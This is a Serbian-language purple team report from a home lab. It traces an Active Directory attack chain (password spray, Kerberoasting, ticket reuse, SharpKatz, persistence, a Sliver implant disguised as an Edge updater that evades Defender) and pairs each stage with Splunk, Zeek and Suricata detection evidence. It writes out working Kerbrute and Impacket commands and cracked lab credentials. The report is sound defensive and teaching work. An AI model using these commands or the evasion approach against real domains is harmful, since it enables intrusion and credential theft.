PURPLE TEAM IZVEŠTAJ

Lanac napada na kredencijale u Active Directory-ju

Od domenskog korisnika do Domain Admin-a — kroz lanac kredencijala i zaobilaženje antivirusa

AUTOR Stevan Mrkšić

LAB MARVEL.LOCAL — Purple Team Home Lab v3

DATUM Oktobar 2026.

GITHUB github.com/slim92code/purple-team-lab


T1110.003 T1558.003 T1550.003 T1021.006 T1003 T1053.005

SIEM (Splunk) · NDR (Zeek + Suricata) · EDR (Wazuh) · Endpoint (Sysmon) · Windows Defender


Pregled

Ovaj izveštaj dokumentuje simulirani lanac napada na kredencijale u Active Directory okruženju — od početno kompromitovanog domenskog korisničkog naloga sve do plaintext kredencijala Domain Admin-a — kao i pokrivenost detekcije ostvarenu kroz više bezbednosnih slojeva (SIEM, NDR i endpoint).


C2 implant se izvršava kao standardni PE binarni fajl na disku — a ipak **u ovom testu nije detektovan** od strane Windows Defender-a. Isti `MicrosoftEdgeUpdate.exe` implant isporučen je na oba endpointa uz potpuno uključen Defender: real-time zaštita, cloud zaštita, behavior monitoring — sve UKLJUČENO, bez ijednog izuzetka (exclusion). Nijedna mašina ga nije označila na dan testiranja. Sliver-ova obfuskacija simbola u fazi kompajliranja eliminiše statičke potpise za ovu verziju binarne datoteke — napomena: Defender potpisi i cloud verdikti se kontinuirano ažuriraju, pa isti fajl može biti detektovan u budućim skenovima. Lanac napada se nakon kompromitacije oslanja isključivo na tehnike zasnovane na kredencijalima — što pokazuje da detekcija zasnovana na potpisima podbacuje protiv modernih C2 alata čak i bez fileless tehnika.



Get-MpComputerStatus: svih 6 Defender zaštita je True. Get-MpPreference exclusions: prazno. U pozadini: MicrosoftEdgeUpdate.exe preuzet i pokrenut — Defender nije podigao nijedan alert.



Windows Security: Real-time protection, Cloud-delivered protection, Automatic sample submission i Tamper Protection — sve On. Čak i uz uključenu cloud zaštitu i zaštitu od neovlašćene izmene, implant se preuzima i pokreće bez alerta.



Sliver generiše MicrosoftEdgeUpdate.exe (--format exe) uz uključenu obfuskaciju simbola — u ovom testu na dan testiranja nije aktivirala nijedan Defender potpis (detalji i ograničenja u Zaključku 1).

Zašto je ovo važno za organizacije sa Active Directory okruženjem: Ovaj lanac napada preslikava realne kampanje krađe kredencijala usmerene na AD domene. Početni vektor (password spray protiv domenskog korisnika) je uobičajena tehnika kompromitacije naloga. Jednom unutar mreže, Kerberoasting i Overpass-the-Hash/Pass-the-Ticket omogućavaju eskalaciju privilegija bez ijednog okidanja kontrola zasnovanih na lozinkama. Ceo lanac je neupadljiv, brz i zasnovan na kredencijalima — bez potrebe za potpisima malvera. Priča o detekciji ispod pokazuje gde svaki sloj hvata napad i — podjednako važno — gde raspoređeni alati **ne** hvataju napad bez razvoja prilagođenih pravila.

Lab okruženje

Mašina	Uloga	IP
HYDRA-DC	Domenski kontroler (MARVEL.LOCAL)	192.168.182.135
SPIDERMAN	Početna žrtva (radna stanica)	192.168.182.138
THEPUNISHER	Sekundarna meta (radna stanica)	192.168.182.137
Kali Linux	Napadač	192.168.182.133
Splunk VM	SIEM	192.168.182.131
Wazuh VM	EDR	192.168.182.150
Zeek/Suricata VM	NDR	192.168.182.151

Bezbednosni stek: Sysmon (prilagođena v3 konfiguracija) + Windows Event Forwarding → Splunk · Wazuh agent na svim Windows mašinama · Zeek + Suricata na zasebnoj NDR VM (oba prosleđuju podatke u Splunk) · Windows Defender uključen sve vreme (bez izuzetaka).

Putanja napada

```
Kali → Password Spray → pparker:Password2 (SPIDERMAN)
     → C2 implant (MicrosoftEdgeUpdate.exe) → SPIDERMAN sesija [Defender zaobiđen]
     → Kerberoasting (SQLService SPN) iz SPIDERMAN sesije
     → OPtH / PtT inject (SQLService TGT) u memoriji SPIDERMAN-a
     → PSRemoting SPIDERMAN → THEPUNISHER (C2 implant preko Kerberos auth)
     → SharpKatz (u memoriji) → MARVEL\administrator:P@$$w0rd! (Domain Admin)
     → Persistencija (scheduled task Updater, SYSTEM)
```

Faza 1 — Password Spray (raspršivanje lozinki) · T1110.003

Cilj: Identifikovati validan domenski korisnički nalog koristeći jednu uobičajenu lozinku protiv svih domenskih korisnika. Izbegava zaključavanje naloga ostajući ispod praga.

Alat: Kerbrute · **Dobijeni kredencijal:** `pparker:Password2`

BASH

```
./kerbrute passwordspray --dc 192.168.182.135 -d MARVEL.LOCAL \
  users_clean.txt 'Password2' --delay 100
```



Kerbrute potvrđuje pparker:Password2 — dobijeni validni domenski kredencijali.


Šta napadač dobija: Kontekst domenskog korisnika. Dovoljno za enumeraciju AD-a i zahtevanje Kerberos servisnih tiketa.

Detekcija — Password Spray


Sloj 1: Windows Security Log (DC) — Splunk

Event ID 4771 (neuspela Kerberos pre-autentifikacija). Spray generiše rafal 4771 događaja sa 192.168.182.133 usmerenih na više naloga (fcastle, tstark, Guest, SQLService, Administrator) u roku od nekoliko sekundi — jasan potpis spray-a. Event ID 4768 (TGT odobren) za pparker odmah nakon toga potvrđuje uspeh spray-a.

```spl
index=main EventCode=4771
| stats dc(Account_Name) as distinct_users values(Account_Name) as users by Client_Address
| where distinct_users > 3
```




Splunk: 5 različitih EC4771 neuspeha (Administrator, Guest, SQLService, fcastle, tstark) sa 192.168.182.133 — potpis spray-a.



EC4768: pparker TGT odobren (Result_Code 0x0) odmah nakon rafala neuspeha — uspeh spray-a potvrđen.

Sloj 2: Zeek (NDR) — Splunk

Zeek `kerberos.log` (prosleđen u Splunk) prikazuje Kerberos AS-REQ pokušaje sa 192.168.182.133 (Kali Linux) ka 7 različitih domenskih naloga — vidljivo na mreži bez oslanjanja na DC audit politiku. Vremenski prozor od 98.63 sekunde potvrđuje automatizovani spray, a ne ručne pokušaje.



Zeek kerberos.log u Splunku: 11 AS-REQ sa 192.168.182.133 ka 7 naloga — vremenski prozor 98.63s. Napomena o reconciliaciji slojeva: Windows EC4771 lista 5 neuspelih naloga (Administrator, Guest, SQLService, fcastle, tstark); Zeek vidi 7 — dodaje jsmith i pparker. pparker je spray uspeh (AS-REQ vidljiv na mreži, ali odgovor uspešan — EC4768 umesto EC4771 na DC-u). jsmith se pojavljuje u Zeeku ali ne u EC4771 listi — verovatno nepostojeći ili onemogućen nalog koji generiše drugačiji Windows error kod (npr. 0x6 PRINCIPAL_UNKNOWN, ne 0x18 pre-auth failure). Potpis password spray-a potvrđen na mrežnom sloju.

Sloj 3: Suricata (NDR) — Splunk

Suricata `krb5` događaji beleže svaki Kerberos zahtev na mrežnom nivou; `anomaly` događaji se okidaju na rafal autentifikacije. Pogledati konsolidovane NDR dokaze u sekciji *Dokazi mrežne detekcije (NDR)* ispod.

> **Napomena o detekciji Wazuh-om:** Wazuh nije generisao namenski alert za spray fazu. Kerberos auth događaji (EC4771) loguju se na HYDRA-DC. Da li Wazuh agent na DC-u čita Security kanal i da li bi te događaje uhvatio — nije potvrđeno u ovom runu (DC Wazuh agent rule dump nije prikazan). Alternativno objašnjenje: agent čita Security kanal ali ne postoji Wazuh pravilo koje razlikuje spray od normalnih neuspeha. Za zatvaranje ove rupe: prikazati DC agent rule dump ili eksplicitno konfigurisati i testirati 4771-bazirano pravilo na Wazuh DC agentu.

Faza 2 — Kerberoasting · T1558.003


Cilj: Zahtevati Kerberos servisni tiket (TGS) za nalog koji ima Service Principal Name (SPN). Tiket je enkriptovan hešom lozinke servisnog naloga — što se može razbiti offline.

Meta: SQLService nalog (ima SPN, slaba lozinka) · **Alat:** Impacket GetUserSPNs


Dobijeni heš: `$krb5tgs$18$...` (AES-256, Hashcat mode 19700)

BASH

```
impacket-GetUserSPNs MARVEL.LOCAL/pparker:Password2 \
  -dc-ip 192.168.182.135 -request -outputfile /tmp/sqlhash.txt
```



Impacket vraća AES-256 TGS heš (tip 18) za SQLService — spreman za offline razbijanje.



Hashcat (mode 19700, AES-256) razbija heš: SQLService:MYpassword123#

> **Ključna napomena iz detection engineering-a:** Naivna detekcija Kerberoasting-a filtrira po tipu enkripcije 0x17 (RC4). U Lab v3, TGS heš je **0x12 (AES-256)** — napadač ne vrši downgrade. Pravilo koje gleda samo RC4 u potpunosti promašuje ovo. Ispravan pristup: detektovati po obimu i obrascu zahteva (jedan nalog zahteva SPN tikete sa radne stanice), a ne po tipu enkripcije.


Detekcija — Kerberoasting

Sloj 1: Windows Security Log (DC) — Splunk

Event ID 4769 (TGS zahtevan). Tip enkripcije **0x12 (AES-256)**. Podnosilac zahteva: pparker@MARVEL.LOCAL sa 192.168.182.133.

SPL

```
index=main host=HYDRA-DC EventCode=4769
| search Service_Name=SQLService
| table _time, Account_Name, Service_Name, Ticket_Encryption_Type, Client_Address
```



Splunk: EC4769 — pparker@MARVEL.LOCAL zahteva TGS za SQLService, Ticket_Encryption_Type 0x12 (AES-256), sa .133.

